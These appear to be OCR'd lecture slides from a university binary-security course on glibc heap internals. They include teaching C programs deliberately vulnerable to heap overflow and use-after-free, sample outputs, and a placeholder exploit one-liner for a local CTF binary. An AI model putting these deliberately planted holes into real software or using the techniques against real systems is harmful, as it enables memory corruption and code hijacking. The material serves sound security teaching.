System Security - Attack and Defense for Binaries

CS 4390/5390, Spring *2026*

Instructor: MD Armanuzzaman (***Arman***)

code/malloc_chunks

```
void print_chunk(size_t * ptr, unsigned int len)
{
    printf("[prev - 0x%016x][size - 0x%08x][buffer (0x%016x)] - from malloc(%d)\n", *(ptr-2), *(ptr-1),
(unsigned int)ptr, len); }

int main()
{
   void * ptr[LEN];
   unsigned int lengths[] = {0, 4, 8, 16, 24, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384};
   int i;

   printf("mallocing...\n");

   for(i = 0; i < LEN; i++)
          ptr[i] = malloc(lengths[i]);

   for(i = 0; i < LEN; i++)
          print_chunk(ptr[i], lengths[i]);

 return 0;}
```

Modified from: https://github.com/RPISEC/MBE/blob/master/src/lecture/heap/heap_chunks.c

```
ctf@heapexploitation_malloc_chunks_32:/$ ./heapexploitation_malloc_chunks_32
mallocing...
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x000000005655a5b0)] - from malloc(0)
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x000000005655a5c0)] - from malloc(4)
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x000000005655a5d0)] - from malloc(8)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x000000005655a5e0)] - from malloc(16)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x000000005655a600)] - from malloc(24)
[prev - 0x0000000000000000][size - 0x00000031][buffer (0x000000005655a620)] - from malloc(32)
[prev - 0x0000000000000000][size - 0x00000051][buffer (0x000000005655a650)] - from malloc(64)
[prev - 0x0000000000000000][size - 0x00000091][buffer (0x000000005655a6a0)] - from malloc(128)
[prev - 0x0000000000000000][size - 0x00000111][buffer (0x000000005655a730)] - from malloc(256)
[prev - 0x0000000000000000][size - 0x00000211][buffer (0x000000005655a840)] - from malloc(512)
[prev - 0x0000000000000000][size - 0x00000411][buffer (0x000000005655aa50)] - from malloc(1024)
[prev - 0x0000000000000000][size - 0x00000811][buffer (0x000000005655ae60)] - from malloc(2048)
[prev - 0x0000000000000000][size - 0x00001011][buffer (0x000000005655b670)] - from malloc(4096)
[prev - 0x0000000000000000][size - 0x00002011][buffer (0x000000005655c680)] - from malloc(8192)
[prev - 0x0000000000000000][size - 0x00004011][buffer (0x000000005655e690)] - from malloc(16384)
```

```
ctf@heapexploitation_malloc_chunks_64:/$ ./heapexploitation_malloc_chunks_64
mallocing...
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000555596b0)] - from malloc(0)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000555596d0)] - from malloc(4)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000555596f0)] - from malloc(8)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x0000000055559710)] - from malloc(16)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x0000000055559730)] - from malloc(24)
[prev - 0x0000000000000000][size - 0x00000031][buffer (0x0000000055559750)] - from malloc(32)
[prev - 0x0000000000000000][size - 0x00000051][buffer (0x0000000055559780)] - from malloc(64)
[prev - 0x0000000000000000][size - 0x00000091][buffer (0x00000000555597d0)] - from malloc(128)
[prev - 0x0000000000000000][size - 0x00000111][buffer (0x0000000055559860)] - from malloc(256)
[prev - 0x0000000000000000][size - 0x00000211][buffer (0x0000000055559970)] - from malloc(512)
[prev - 0x0000000000000000][size - 0x00000411][buffer (0x0000000055559b80)] - from malloc(1024)
[prev - 0x0000000000000000][size - 0x00000811][buffer (0x0000000055559f90)] - from malloc(2048)
[prev - 0x0000000000000000][size - 0x00001011][buffer (0x000000005555a7a0)] - from malloc(4096)
[prev - 0x0000000000000000][size - 0x00002011][buffer (0x000000005555b7b0)] - from malloc(8192)
[prev - 0x0000000000000000][size - 0x00004011][buffer (0x000000005555d7c0)] - from malloc(16384)
```

code/tcache_fastbin_free

```
void print_inuse_chunk(size_t * ptr)
{
    printf("[prev - 0x%016x][size - 0x%016x][buffer (0x%016x)] -
Chunk 0x%016x - In use\n",
    *(ptr-2),
    *(ptr-1),
    (unsigned int)ptr,
    (unsigned int)(ptr-2));
}

void print_freed_chunk(size_t * ptr)
{
    printf("[prev - 0x%016x][size - 0x%016x][next - 0x%016x
    ][key - 0x%016x ] - Chunk 0x%016x - Freed\n",
    *(ptr-2),
    *(ptr-1),
    *ptr,
     *(ptr+1),
      (unsigned int)(ptr-2));
}
```

```
int main()
{
    size_t * ptr[LEN];
    unsigned int lengths[] = {32, 32, 32, 32, 32}; int i;
    printf("mallocing...\n");
    for(i = 0; i < LEN; i++)
            ptr[i] = malloc(lengths[i]);

    for(i = 0; i < LEN; i++)
            print_inuse_chunk(ptr[i]);

    printf("\nfreeing all chunks...\n");
    for(i = 0; i < LEN; i++)
            free(ptr[i]);
    for(i = 0; i < LEN; i++)
            print_freed_chunk(ptr[i]);

 return 0;}
```

```
ctf@heapexploitation_tcache_fastbin_free_64:/$ ./heapexploitation_tcache_fastbin_free_64
mallocing...
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000555596b0)] - Chunk 0x00000000555596a0 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000555596e0)] - Chunk 0x00000000555596d0 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x0000000055559710)] - Chunk 0x0000000055559700 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x0000000055559740)] - Chunk 0x0000000055559730 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x0000000055559770)] - Chunk 0x0000000055559760 - In use

freeing all chunks...
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x0000000000000000 ][key - 0x0000000055559010 ] - Chunk 0x00000000555596a0 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000555596b0 ][key - 0x0000000055559010 ] - Chunk 0x00000000555596d0 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000555596e0 ][key - 0x0000000055559010 ] - Chunk 0x0000000055559700 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x0000000055559710 ][key - 0x0000000055559010 ] - Chunk 0x0000000055559730 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x0000000055559740 ][key - 0x0000000055559010 ] - Chunk 0x0000000055559760 - Freed
```

- ‘Prev’ is not used.
- ‘Key’ points to the same thread struct


first_fit


glibc uses a **first-fit algorithm** to select a **free chunk**. If a chunk is free and large enough, malloc will select this chunk. This can be exploited in a use-after-free situation.

```
int main()
{
        fprintf(stderr, "Allocating 2 buffers. They can be large, don't have to be fastbin.\n");
        char* a = malloc(0x512);
        char* b = malloc(0x256);
        char* c;

        strcpy(a, "this is A!");
        fprintf(stderr, "first allocation %p points to %s\n", a, a);
        free(a);

        c = malloc(0x500);
        fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
        fprintf(stderr, "first allocation %p points to %s\n", a, a);
}
```

https://github.com/shellphish/how2heap/

How did we get here?






malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a


How did we get here?

tcache_perthread_struct Bën


counts:	...	count_0x256: **0**	...	count_512: **0**	...
entries:	...	entry_32: **NULL**	...	entry_64: **NULL**	...

malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a






How did we get here?



malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a

How did we get here?



malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a

Another Example

```
char *a = malloc(20); // 0x555597d0
char *b = malloc(20); // 0x55559860
char *c = malloc(20); // 0x555598f0
char *d = malloc(20); // 0x55559980

free(a);
free(b);
free(c);
free(d);

a = malloc(20);
b = malloc(20);
c = malloc(20);
d = malloc(20);
```

https://heap-exploitation.dhavalkapil.com/attacks/first_fit

Another Example

```
char *a = malloc(20); // 0x555597d0
char *b = malloc(20); // 0x55559860
char *c = malloc(20); // 0x555598f0
char *d = malloc(20); // 0x55559980

free(a);
free(b);
free(c);
free(d);

a = malloc(20); // 0x55559980
b = malloc(20); // 0x555598f0
c = malloc(20); // 0x55559860
d = malloc(20); // 0x555597d0 FILO
```

https://heap-exploitation.dhavalkapil.com/attacks/first_fit

Heap exploitation

Heap Overflow

- Buffer overflows are basically the same on the heap as they are on the stack
- Lots of cool and complex things like objects/structs end up on the heap
  - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap

code/heapoverflow1


```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane
```

```
int main()
{
        printf("fly() at %p; print_flag() at %p\n", fly,
        print_flag);

        struct airplane *p1 = malloc(sizeof(airplane));
        printf("Airplane 1 is at %p\n", p1);

        struct airplane *p2 = malloc(sizeof(airplane));
        printf("Airplane 2 is at %p\n", p2);

        p1->pfun = fly;
        p2->pfun = fly;

        fgets(p2->name, 10, stdin);
        fgets(p1->name, 100, stdin);

        p1->pfun();
        p2->pfun();

        free(p1);
        free(p2);
        return 0;
}
```

code/heapoverflow1 64bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane
```


```
int main()
{
        printf("fly() at %p; print_flag() at %p\n", fly,
        print_flag);

        struct airplane *p1 = malloc(sizeof(airplane));
        printf("Airplane 1 is at %p\n", p1);

        struct airplane *p2 = malloc(sizeof(airplane));
        printf("Airplane 2 is at %p\n", p2);

        p1->pfun = fly;
        p2->pfun = fly;

        fgets(p2->name, 10, stdin);
        fgets(p1->name, 100, stdin);

        p1->pfun();
        p2->pfun();

        free(p1);
        free(p2);
        return 0;
}
```



code/heapoverflow1 64bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane
```

```
int main()
{
        printf("fly() at %p; print_flag() at %p\n", fly,
        print_flag);

        struct airplane *p1 = malloc(sizeof(airplane));
        printf("Airplane 1 is at %p\n", p1);

        struct airplane *p2 = malloc(sizeof(airplane));
        printf("Airplane 2 is at %p\n", p2);

        p1->pfun = fly;
        p2->pfun = fly;

        fgets(p2->name, 10, stdin);
        fgets(p1->name, 100, stdin);

        p1->pfun();
        p2->pfun();

        free(p1);
        free(p2);
        return 0;
}
```



Exploit looks like


python2 -c "print 'a\n' + 'a'*40 + '\x??\x??\x??\x??\x??\x??\x??\x??'" |
./heapoverflow64

Use after free (UAF)


A class of vulnerability where data on the heap is freed, but a leftover reference or ‘dangling pointer’ is used by the code as if the data were still valid.

Most popular in Web Browsers, complex programs


Use after free (UAF)



Use after free (UAF)



Use after free (UAF)



Dangling Pointer

Dangling Pointer

- A left over pointer in your code that references free'd data and is prone to be re-used
- As the memory it's pointing at was freed, there's no guarantees on what data is there now
- Also known as **stale** pointer, **wild** pointer

Exploit UAF

To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

code/heapuaf1 32bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;

typedef struct car
{
        int volume;
        char name[20];
} car;
```

```
int main()
{
        printf("fly() at %p; print_flag() at %u\n", fly,
        (unsigned int)print_flag);

        struct airplane *p = malloc(sizeof(airplane));
        printf("Airplane is at %p\n", p);
        p->pfun = fly;
        p->pfun();
        free(p);

        struct car *p1 = malloc(sizeof(car));
        printf("Car is at %p\n", p1);

        int volume;
        printf("What is the volume of the car?\n");
        scanf("%u", &volume);
        p1->volume = volume;

        p->pfun();
        free(p);
        return 0;
}
```

code/heapuaf2 32bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        int model;
        void (*pfun)();
        char name[20];
} airplane;

typedef struct car
{
        long long volume;
        char name[20];
} car;
```

```
int main()
{
        printf("print_flag() at %p\n", print_flag);
        struct airplane *p = malloc(sizeof(airplane));
        printf("An airplane object is created at %p\n", p);
        p->pfun = fly;
        p->pfun();
        printf("The airplane object has been freed ...\n");
        free(p);

        struct car *p1 = malloc(sizeof(car));
        printf("A car object is created at %p\n", p1);

        long long volume;
        printf("Input a volume for your car ...\n");
        scanf("%llu", &volume);
        p1->volume = volume;

        printf("Making a use-after-free call; calling airplane flying again ...\n");
        p->pfun();
        free(p1);

        return 0;
}
```

code/heapuaf3 64bit

```
void menu()
{
        puts("Please choose:");
        puts("1. Malloc");
        puts("2. Print your chunk");
        puts("3. Read flag");
        puts("4. Free your chunk");
        puts("5. Exit");
        printf(">> ");
}
```

```
...
        switch (choice) {
                case 1:
                        ...
                case 3:
                        secret = malloc(80);
                        fd = open("/flag", O_RDONLY);
                        if (fd == -1) {
                                perror("Can't open /flag");
                                exit(1);
                        }
                        read(fd, secret, 80);
                        printf("Reading the flag into a heap buffer...\n\n");
                        close(fd);
                        break;
                case 4:
